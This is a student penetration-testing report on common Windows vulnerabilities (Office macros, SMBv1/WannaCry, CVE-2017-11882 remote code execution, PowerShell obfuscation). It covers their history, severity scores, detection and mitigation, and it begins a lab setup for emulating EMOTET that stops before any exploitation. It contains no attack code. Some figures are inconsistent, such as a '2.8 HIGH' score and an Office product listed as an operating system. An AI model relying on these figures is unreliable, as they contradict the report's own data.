


Figure 1 NTJ Logo, (Canva.com, 2021)

Project 1

Vulnerable VM

Nina Jones

i). Table of contents

ii). List of Figures

iii). List of Tables

1). Introduction

Penetration tests performed by genuine, ethical hackers serve to expose and exploit flaws discovered in a computer system. There are several known vulnerabilities that hackers look to exploit time and time again, and this report will explore some common vulnerabilities available today.

Part one introduces the concept of ethical hacking and briefly discusses the difference between penetration testing and red teaming, explains why penetration testing is more suited for this report.

Applying the information available from MITRE and National Vulnerability Database (NVD), the report attempts to expose when the vulnerability first was exploited and its peak activity. Furthermore, the severity scores from MITRE and NVD in part one examine the details revolving around each vulnerability.
After examining the history and severity, Trend Micro's detection recommendations present different approaches towards exposing the exploits. Also, CISA's and the Multi-State Information Sharing & Analysis Center (MS-ISAC) whitepaper on mitigation techniques for several exploits employed by EMOTET serves as the basis for the suggested mitigation techniques.

Part two takes an in-depth and detailed look at EMOTET; A sophisticated malware that exploited many vulnerabilities, too grand to cover in the report. Studying EMOTET might offer answers regarding how some vulnerabilities turned out to be so successful and are still preferred by attackers today. Research, articles, and reports offer insight into how EMOTET evolved. Through exploiting the vulnerabilities mentioned in part one, the report attempts to answer the question; What components that EMOTET employed made EMOTET so powerful?

Virtual machines implemented with the common vulnerabilities become the targets of investigation seen through the eyes of a penetration tester working in a hypothetical white-box environment. Subsequently, some of the detection recommendations suggested in part one, and the mitigation techniques briefly demonstrate the proof of concept.
.

Finally, the penetration test concludes with some final thoughts.

Assumptions

A) “Common Vulnerabilities” is a broad scope, and the assignment does not mention any specific exploits. OWASP, CVSS, MITRE and CWE are some organizations and companies that mention common vulnerabilities. Therefore the report assumes the scope of the common vulnerabilities found in MITRE’s Common Vulnerabilities and Exposures, and the National Vulnerability Database.

B) In part two, the computer's defences are entirely disabled. Although best practices advise updating software regularly, most companies presumably do not run on unpatched and misconfigured software. However, all vulnerabilities have once been a 0-day exploit, meaning that hackers have found new exploits. Disabling all security measures sends the hacker back to day 0. That way, it is possible to mimic an attack by exploiting the unpatched vulnerability from a hackers hangle.

Expected Challenges

A) Exploiting the common vulnerabilities appears challenging, as the material at Noroff regarding hacking is limited. Knowing what to do when hacking comes to a halt may prove intimidating.

B) Obtaining a Microsoft Office 2019 license may be challenging due to legal issues.

Prefix: Any changes to the original assignment were discussed and approved by Janrik Oberholzer

"A vulnerability is a weakness or error in a system or device's code that, when exploited, can compromise the confidentiality, availability, and integrity of data stored in them through unauthorized access, elevation of privileges, or denial of service"

(Trend Micro, 2021).

I). Ethical hacking

"A penetration test, also called a pen test or ethical hacking, is a cybersecurity technique organizations use to identify, test and highlight vulnerabilities in their security posture" (Mehta, n.d.).

A penetration tester employs several methods when performing a penetration test. In a white-box environment such as the one imagined in this report, the pen tester has full access to the computer system. A penetration test reveals logical vulnerabilities, possible security disclosures, misconfigurations in the security, inadequately developed code, and lack of defence mechanisms (PacketLabs, n.d.). For those reasons adapting penetration testing techniques that attempt to penetrate vulnerabilities appears as the smartest choice for this report.

Another form of ethical hacking is red teaming. Red teaming demands more resources and includes techniques such as social engineering, device planting, and eavesdropping. Penetration testing is more time consuming, but it has a broader scope in terms of vulnerabilities and is, therefore, less suitable for this report (Packet Labs, n.d.).

“Why force your way into a house when you can trick the owner into letting you in?”

(G DATA, 2019).

History

Macros are programs designated to automating processes in larger applications or software (Cynet, 2020). For instance, with macros, automated everyday tasks in Microsoft Office can run smoother and benefit users productivity (Microsoft, 2021).

Microsoft enabled macros in Word to enhance Word's flexibility by allowing macros to launch other applications on the host computer. For example, adversaries looking to distribute malware can hide the malware code in a document, which further launches when the user enables macros (G DATA, 2019).

The search term "macro malware" reveals 507 vulnerabilities in the CVE records, and "Microsoft word information disclosure" uncovers 24 vulnerabilities. 2002 registered the first exploit to the Microsoft word information disclosure vulnerability when Microsoft Word and Excel permitted attackers to *"steal sensitive information via certain field codes that insert the information when the document is returned to the attacker* (…)*, aka "Flaw in Word Fields and Excel External Updates Could Lead to Information Disclosure""* (MITRE, 2002).

Of the latest attacks, the sophisticated Tickbot Trojan delivers keyloggers, trojans and ransomware as payloads by utilizing macros in Word Documents. Through social engineering, Trickbot aims to trick users into open the email, downloading the document and enabling macros (Palmer, 2020).

Severity

Common Vulnerability Scoring System (CVSS) by Common Vulnerabilities and Exposures (CVE)

Explanation	**Score**	**Additional Comments**
CVSS Score	4.3	
Confidentiality Impact	Partial	Substantial information exposed
Integrity Impact	None	The integrity of the system is not affected
Availability Impact	None	The integrity of the system is not affected
Access Complexity	Medium	Before exploitation, some conditions must be fulfilled. Access conditions are partially specialized.
Authentication	Not Required	To exploit the vulnerability requires no authentication process
Gained Access	None	NA
Vulnerability Types	NA	NA
CWE ID	Not Defined	NA

Table 1 (MITRE, 2019)

National Vulnerability Database (NVD)

Base score	**5.5 MEDIUM**
Vector	CVSS:3.0/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N
Impact Score	3.6
Exploitability Score	1.8
Attack Vector (A.V.)	Local
Attack Complexity (A.C.)	Low
Privileges Required (P.R.)	None
User Interaction (U.I.)	Required
Scope (S)	Unchanged
Confidentiality (C)	High
Integrity (I)	None
Availability (A)	None

Table 2 (National Institute of Standards and Technology, 2019)

Detection

In order to detect the presence of malware, I.T. professionals must be aware of the indicators of compromise. Indicators of compromise (IOC) *"serve as forensic evidence of potential intrusions on a host system or network"* (Trend Micro, n.d.). Trend Micro's definition suggests information security professionals may use IOC's to gain knowledge on the techniques and behaviour of specific malware. In addition, the knowledge revolving around IOC's may serve to improve the incident response and remediation strategies within an organization.

Trend Micro suggest staying vigilant of some indicators of compromise:

- Since payloads delivered via macros enable remote connections, unexpected incoming and outgoing network traffic may suggest that an attacker has already breached the system. Applications that capture network traffic can track if such an event is taking place, and logs of the event flow can point to the attackers' origin.

- Unknown system processes are discoverable in task manager. For example, if the macros deliver a payload that executes an application, the task manager may identify if such a process is running.

- Considerable measure of data and compressed files discovered in new locations. If the payload delivers files through the macro, these may hide in either hidden, visible and new files.

Microsoft suggests scanning macros for signs of malware through the Antimalware Scan Interface (AMSI) (Microsoft, 2019). According to Microsoft, AMSI "*is a versatile interface standard that allows your applications and services to integrate with any antimalware product that's present on a machine*". AMSI is available in Windows 10 products.

Mitigation

Even though Microsoft has disabled macros by default on newer versions of Windows, Cynet acknowledges that not all network systems are up to date. In light of this, Cynet suggests limiting the use of macros across an organization or disabling them entirely if the organization already avoids using them. Controlling macros is performed in both the App Policy and User Policy in the Group Policy Editor.

Another way to mitigate macro exploits is to reduce the attack surface by restricting access to the necessary resources for malware to function.

Since it usually takes a person to enable macros through a phishing email manually, Microsoft suggests training employees not to open emails with suspicious attachments and delete them (Microsoft, 2021).

CISA and the Multi-State Information Sharing & Analysis Center (MS-ISAC) produced a whitepaper that suggested implementing best practices to mitigate against malware known as EMOTET. Their whitepaper is available for download and suggests several helpful mitigation strategies. The following strategies may specifically aid in thwarting macros attacks initiated via email;

- .dll and .exe attachments should be blocked, as these are commonly associated with malware.
- Suspicious email attachments can be detected and removed through scanning.
- In some cases, the extension does not match the file header; ensure these match up before opening.
- To avoid becoming a victim of Outlook Harvesting, always double-check with known senders if they have sent an email with an attachment.

(Cybersecurity and Infrastructure Security Agency and Multi-State Information Sharing & Analysis Center, 2020)

Lastly, according to Trend Micro, employing Network Intrusion Detection Systems (NIDS) may reveal if an attacker has already breached the system (Trend Micro, n.d.).

III). Server Message Block Protocol - CVE-2017-0144

Figure 2 (Pezeta, 2018)

History

"The Server Message Block (SMB) protocol is a network file sharing protocol that allows applications on a computer to read and write to files and to request services from server programs in a computer network" (Microsoft, 2016).

The first exploit of the Server Message Block dates back to 1999, where according to CVE, Windows N.T enabled attackers to perform a denial of service attack through an irregular SMB logon request. In that case, the actual data size did not match the size stated (MITRE, 1999). Since its first exploit, CVE has registered 460 exploits towards the SMB protocol.

The most recognized exploit happened in 2017 when WannaCry exploited port 445 in the SMBv1 Protocol, where it remotely compromised systems, encrypted files and spread to other hosts (National Cybersecurity and Communications Integration Center, n.d.). According to NCCIC, WannaCry's exploits were;

- CVE-2017-0143
- CVE-2017-0144
- CVE-2017-0145
- CVE-2017-0146
- CVE-2017-0147
- CVE-2017-0148

The security vulnerability CVE-2020-0796 became known to the public on March 13th 2020. Nicknamed "SMBGhost", the vulnerability allowed for remote code execution on SMB 3.1.1 when it managed specific requests. As a result, unauthorized attackers sent specially crafted packets that targeted the SMBv3 server (Microsoft, 2020).

March 11th registered the latest exploit to the SMB protocol. The vulnerability enables unauthorized attackers to remotely disclose sensitive information on the affected installation of Western Digital MyCloud PR4 100. CVE has filed the exploit as CVE-2021-3310 (Zero Day Initiative, 2021).

Severity

Common Vulnerability Scoring System (CVSS) by Common Vulnerabilities and Exposures (CVE)

Explanation	Score	Additional Comments
CVSS Score	9.3	NA
Confidentiality Impact	Complete	Substantial information exposed
Integrity Impact	Complete	Wholly compromised System integrity along with total loss of system protection
Availability Impact	Complete	An expected amount of reduced performance or interruptions in resource availability will occur.
Access Complexity	Medium	In order to exploit the SMB protocol, some knowledge is required. The attacker can leave the resource wholly unavailable, and a complete shutdown is expected.
Authentication	Not Required	SMB demands no authentication to exploit
Gained Access	None	NA
Vulnerability Types	Execute Code	NA
CWE ID	20	CWE-20: Improper Input Validation. (MITRE, n.d.)

Table 3 (MITRE, 2017)

National Vulnerability Database (NVD) for CVSS version 3.x

Base score	**8.1 HIGH**
Vector	CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H
Impact Score	5.9
Exploitability Score	2.2
Attack Vector (AV)	Network
Attack Complexity (AC)	High
Privileges Required (PR)	None
User Interaction (UI)	None
Scope (S)	Unchanged
Confidentiality (C)	High
Integrity (I)	High
Availability (A)	High

Table 4 (National Institute of Standards and Technology, 2017)

Detection

CVE-2017-0144 lead to WannaCry's attack and targeted servers using the SMBv1 protocol. WannaCry taught the importance of monitoring the network, which enabled the swift identification of suspicious activity (Delaney, 2017). Increased file renaming, SMBv1 activity and inbound SMB activity via TCP port 445 detected the exploit of CVE-2017-0144. According to Delany, network monitoring through an application that processed network packets (such as WireShark).

Trend Micro suggest the following to detect activity on the SMBv1 protocol;

- Unexpected incoming and outgoing network traffic is easily captured through WireShark. Look for activity traversing through port 445 on the SMB protocol.

- Activity passing through port 445 enable the creation and execution of unrecognized system files, applications and unknown system processes. Investigate all unfamiliar files or applications to uncover their origin. Detect them via WireShark or Task Manager.

- If an attacker breaches the system, they may perform unauthorized activities as the administrator or as a privileged user. Detect through WireShark.

(Trend Micro, n.d.)

Mitigation

Center for Internet Security recommends mitigating CVE-2017-0144 as follows:

- Apply the patches offered by Microsoft,
- Disable the SMBv1 and switch to SMB versions 2 or 3,
- Run all software as non-privileged users,
- Train employees to only open trusted websites and follow links from trusted sources,
- Educate users regarding threats found in hypertext links, emails and attachments,
- Practice the Principle of Least Privilege across all systems and services,

(Center for Internet Security, 2017).

CISA and MS-ISAC's white paper proposes the following mitigation strategies if malware such as EMOTET breach SMBv1;

- Implement firewall rules that block suspicious I.P. addresses at the firewall.
- Deny unauthorized connection requests by enabling a firewall on company workstations.
- Restrict inbound SMB connections to and from clients on the server through a Group Policy Object.

(Cybersecurity and Infrastructure Security Agency and Multi-State Information Sharing & Analysis Center, 2020).

IV). Remote Code Execution – CVE – 2017-11882

Figure 3 (Huỳnh, 2019)

History

According to Kaspersky's encyclopedia, remote code execution (RCE) is one of the most dangerous vulnerabilities due to its flexibility in permitting an attacker to remotely run malicious code on a target (Kaspersky, n.d.).

Also referred to as "code injection" Remote Code Execution (RCE) occurs when an attacker exploits system applications to execute code unbeknownst to the user without the user interacting with the system. If accomplished, an adversary can infect a machine with undetected malware (Wu, Arrott and Colon Osorio, 2014).

Once exploited, attackers are capable of performing several techniques to jeopardize the system further. In 1999, CVE recorded the first exploit to the remote code execution vulnerability when an attacker executed arbitrary code via a UDP packet containing a long hostname (MITRE, 2021). Weilin Zong explains that once injected, the code is interpreted and executed by the system (Weilin Zhong, n.d.). Therefore, by hiding malware in a malicious code, an attacker can remotely execute the malware to gain access to the system, sabotage files, steal data or perform a Distributed Denial of Service attack, to name a few.

RCE relies on other vulnerabilities, as Marc Dahan at the Comparitech blog explains; Unsanitized user input, broken authentication, poor access control, buffer overflows, type confusion and deserialization manipulation are only some vulnerabilities that lead to an RCE attack (Dahan, 2021).

Since 1999, MITRE has recorded 20111 RCE exploits to the CVE database as of June 3'rd, 2021, many of them causing what is more commonly known as a buffer overflow attack.

Severity

Common Vulnerability Scoring System (CVSS) by Common Vulnerabilities and Exposures (CVE)

Explanation	**Score**	**Additional Comments**
CVSS Score	9.3	
Confidentiality Impact	Complete	All information exposed
Integrity Impact	Complete	Wholly compromised System integrity along with total loss of system protection.
Availability Impact	Complete	An expected amount of reduced performance or interruptions in resource availability will occur.
Access Complexity	Medium	The attacker can leave the resource wholly unavailable, and a complete shutdown is expected.
Authentication	Not Required	The remote code execution vulnerability demands no authentication to exploit.
Gained Access	None	NA
Vulnerability Types	Overflow Memory Corruption	NA
CWE ID	119	CWE-119: Improper Restriction of Operations within the Bounds of a Memory Buffer (MITRE, n.d.)

Table 5 (MITRE, 2017)

National Vulnerability Database (NVD)

Base score	**7.8 HIGH**
Vector	CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H
Impact Score	5.9
Exploitability Score	1.8
Attack Vector (A.V.)	Local
Attack Complexity (A.C.)	Low
Privileges Required (P.R.)	None
User Interaction (U.I.)	Required
Scope (S)	Unchanged
Confidentiality (C)	High
Integrity (I)	High
Availability (A)	High

Table 6 (National Institute of Standards and Technology, 2017)

Detection

In the "Advanced Threat Analytics suspicious activity guide" issued by Microsoft, Microsoft claims it is possible to detect a remote code execution attack through Microsoft Advanced Threat Analytics (ATA). Though little information on the topic is available, the document claims that *"ATA detects PSexec and Remote WMI connections"* (Microsoft, 2019).

WireShark may detect if RCE is taking place. In addition, Trend Micro suggests;

- Remote code execution passes through unexpected incoming and outgoing network traffic, just like other exploits are detected through WireShark and Task Manager.
- Unrecognized system files and applications reveal if RCE is taking place.
- Task Manager detects if system processes are executed through RCE.
- Administrator and privileged accounts are performing unauthorized activities.

(Trend Micro, n.d.)

Mitigation

The number of exploits to RCE registered in CVE reveals the complexity of RCE. Furthermore, RCE does not appear to have a fixed attack vector, as the vulnerability employs an array of techniques. The new exploits and vulnerabilities which resurface make mitigation tedious and challenging, so in terms of RCE, it is essential to think outside the box.

Marc Dahan's advocates the importance of keeping the operating system and third-party software up to date. He explains that since RCE relies on vulnerabilities in other software, if there is a patch available; Upgrade!
Dahan suggests several steps to mitigate RCE;

- buffer overflow protection
- sanitizing user input
- properly configuring user authentication mechanisms
- Enable the firewall
- Enable Access Control Lists
- Use proper threat/intrusion detection software
- Have an incident response plan in place.

(Dahan, 2021)

In addition, MS-ISAC's whitepaper suggests;

- Deny unauthorized connection requests by enabling a firewall on company workstations.
- Removable media (aka rubber duckies) may contain payloads that enable remote connections and remote code execution. Do not use unknown devices.

(Cybersecurity and Infrastructure Security Agency and Multi-State Information Sharing & Analysis Center, 2020).

V). Obfuscated Code in PowerShell – CVE-2018-8415




Figure 4 (Unknown, 2016)

History

PowerShell is, according to Microsoft, *"… a cross-platform task automation solution made up of a command-line shell, a scripting language, and a configuration management framework. PowerShell runs on Windows, Linux, and macOS"* (Microsoft, 2021). Microsoft describes PowerShell as a modern command shell built on the .NET Common Language Runtime (CLR) that accepts and returns .NET objects.

TechTarget defines PowerShell as "… an object-oriented automation engine and scripting language with an interactive command-line …" (Moore, Jones and Bertram, 2020). In their definition, Moore, Jones and Bertram explain that Microsoft designed PowerShell to automate system tasks and "… *create system management tools for commonly implemented processes*".

MITRE ATT&CKs' 2021 Threat Detection Report ranks T1059 "Command and Scripting Interpreter" as the top threat associated with the confirmed threats detected in customers' environments, claiming that this threat accumulates to 24% of the threats (Red Canary, 2021).

Threat actors looking to exploit PowerShell implement a technique known as script obfuscation that aims to make the commands complicated to read. Through obfuscation, the threat actor can, according to Red Canary's report:

- Evade detection,
- Spawn other processes,
- Download and execute remote code and binaries,
- Gather information,
- Change the system configuration.

A quick "PowerShell obfuscation" search in CVE counts 71 records dating back to 2001, when attackers that aimed to launch undetected attacks could pass "%u encoded" malicious traffic directed at a Microsoft Information Server (IIS). The attack bypassed intended security policies when the IIS failed to decode the %u request (Carnegie Mellon University, 2001).

CVE recorded the first Powershell Obfuscation exploit in 2015 when PowerShell permitted unauthenticated users to steal sensitive information via an unfamiliar trajectory remotely (MITRE, 2015).

Severity

Common Vulnerability Scoring System (CVSS) by Common Vulnerabilities and Exposures (CVE)

Explanation	Score	Additional Comments
CVSS Score	4.6	
Confidentiality Impact	Partial	Substantial information exposed
Integrity Impact	Partial	Though some files may be modified, the attacker has no control over the files, and the extent of file modification is limited.
Availability Impact	Partial	An expected amount of reduced performance or interruptions in resource availability will occur.
Access Complexity	Low	In order to exploit the PowerShell protocol, hardly any knowledge is required. Specialized access conditions and mitigating circumstances are non-existent.
Authentication	Not required	PowerShell demands no authentication to exploit.
Gained Access	None	NA
Vulnerability Types	Execute Code	NA
CWE ID	94	Improper Control of Generation of Code ('Code Injection') (MITRE, 2021).

Table 7 (MITRE, 2018)

National Vulnerability Database (NVD)

Base score	**2.8 HIGH**
Vector	CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Impact Score	5.9
Exploitability Score	1.8
Attack Vector (A.V.)	Local
Attack Complexity (A.C.)	Low
Privileges Required (P.R.)	Low
User Interaction (U.I.)	None
Scope (S)	Unchanged
Confidentiality (C)	High
Integrity (I)	High
Availability (A)	High

Table 8 (National Institute of Standards and Technology, 2018)

Detection

There are several ways to detect whether scripts are running undetected or encoded data in PowerShell. These scripts can inject fileless malware as payloads into running applications or by enabling scripting in PowerShell (Pereira, 2020). In his article, Pereira suggests tracking PowerShell's activities by enabling module logging, script block logging, and PowerShell transcription. These three features and filtering events may aid to determine the scope of an intrusion.

For PowerShell to run obfuscated data remotely, the detection steps are much similar to those mentioned for Remote Code Execution and macros in Microsoft Office documents.

Mitigation

Equal to the technique suggested to mitigate exploiting macros in Microsoft Office documents, AMSI may detect malicious code discovered in PowerShell scripts (Posey, 2019). In addition, Posey proposes to avoid running suspicious scripts and to enable constrained language mode. The latter assures PowerShell to run the standard cmdlets but constrains the use of the .NET framework and external API's which may affect performance as PowerShell is built on the .NET Common Language Runtime (CLR) (Microsoft, 2021).

3).Part Two

The Vulnerabilities of the Past are the Vulnerabilities of the Future


(The Hacker News, 2021)

Operating systems download malware by allowing malware to abuse weaknesses in the operating system. As a result, hackers and I.T. experts in various fields are in a constant war on attacking and defending systems; once the adversaries find a weakness to exploit, I.T. experts find a way to patch the exploit while attackers look for new vulnerabilities.

Security reports released in 2020 often mention EMOTET. This malware spread fear across the globe from 2014 to January 2021, exploited weaknesses in operating systems to spread malware, steal credentials and encrypt computer systems (to name a few). In an attempt to understand how EMOTET was so successful, the remainder of the report will explore how malware takes advantage of the common vulnerabilities mentioned in part one.


I).Network Map

According to StatCounter, the most common operating system worldwide between April 2020 and May 2021 is Microsoft Windows:



(StatCounter Global Stats, 2021)

Furthermore, of the Microsoft Operating Systems, Windows 10 is mainly preferred:



(StatCounter Global Stats, 2021)

For this reason, the report will demonstrate how a virtual machine becomes a target to adversaries looking to exploit the common vulnerabilities mentioned in Part 1 on a Microsoft system.

SP2 Server A configurations

Device Name	Sp2 Server
IP	192.168.112.168
Operating System	Microsoft Office Server 2016
Password	Kitten123
SMBv1	Enabled
File and Storage Services	Enabled
Domain	SP2.server
DHCP and DNS	Enabled

Table 9 Server Configurations

Updated versus Vulnerable Windows Computers

	John	Liz	Adversary
Device Name	John	Liz	Attacker
IP	192.168.112.101	192.168.112.100	192.168.112.153
Macros	Enabled by default	Enabled by default	
Windows Firewall and Network Protection	All settings enabled	All settings disabled	All settings disabled
Exploit Protection	Fully Optimized	All options weakened	All options weakened
Windows 10	Fully Updated Downloaded from https://www.microsoft.com/en-us/evalcenter/evaluate-windows-10-enterprise	Not updated Downloaded from https://www.microsoft.com/en-us/evalcenter/evaluate-windows-10-enterprise	Fully updated Downloaded from https://www.microsoft.com/en-us/evalcenter/evaluate-windows-10-enterprise
User account password	Kitten123	Kitten 123	No password
Virus and threat protection settings	Enabled	Disabled	Disabled
Memory integrity	On	Off	On
Ransomware protection	On	Off	Off
Microsoft Office Professional 2007	Installed Download from https://softfamous.com/microsoft-office-2007/	Installed Download from https://softfamous.com/microsoft-office-2007/	Installed Download from https://softfamous.com/microsoft-office-2007/
Microsoft Update	Enabled	Disabled	Disabled
App and Browser Control	Warn	Off	Warn

Table 10 Updated versus Vulnerable Windows Computers

Including the Windows Computers and the server, this phase utilizes one Kali machine running on the latest release with the I.P. address, 192.168.112.133.

II). Employing EMOTET's Exploitation Techniques

Figure 5, Mealybug's Primitive Setup (National Police of Ukraine, 2021)

Red Canary, a company that conducts an annual Threat Detection Report, aims to prepare security leaders and their teams for cyberattacks. Based on the ranking of MITRE ATTA&CK techniques, their report contains an in-depth analysis of near 20,000 verified threats detected across their customers' environments. Due to Red Canary specializing in the threats that penetrate external defences and attack victim's machines, phishing techniques become arbitrary for the report.
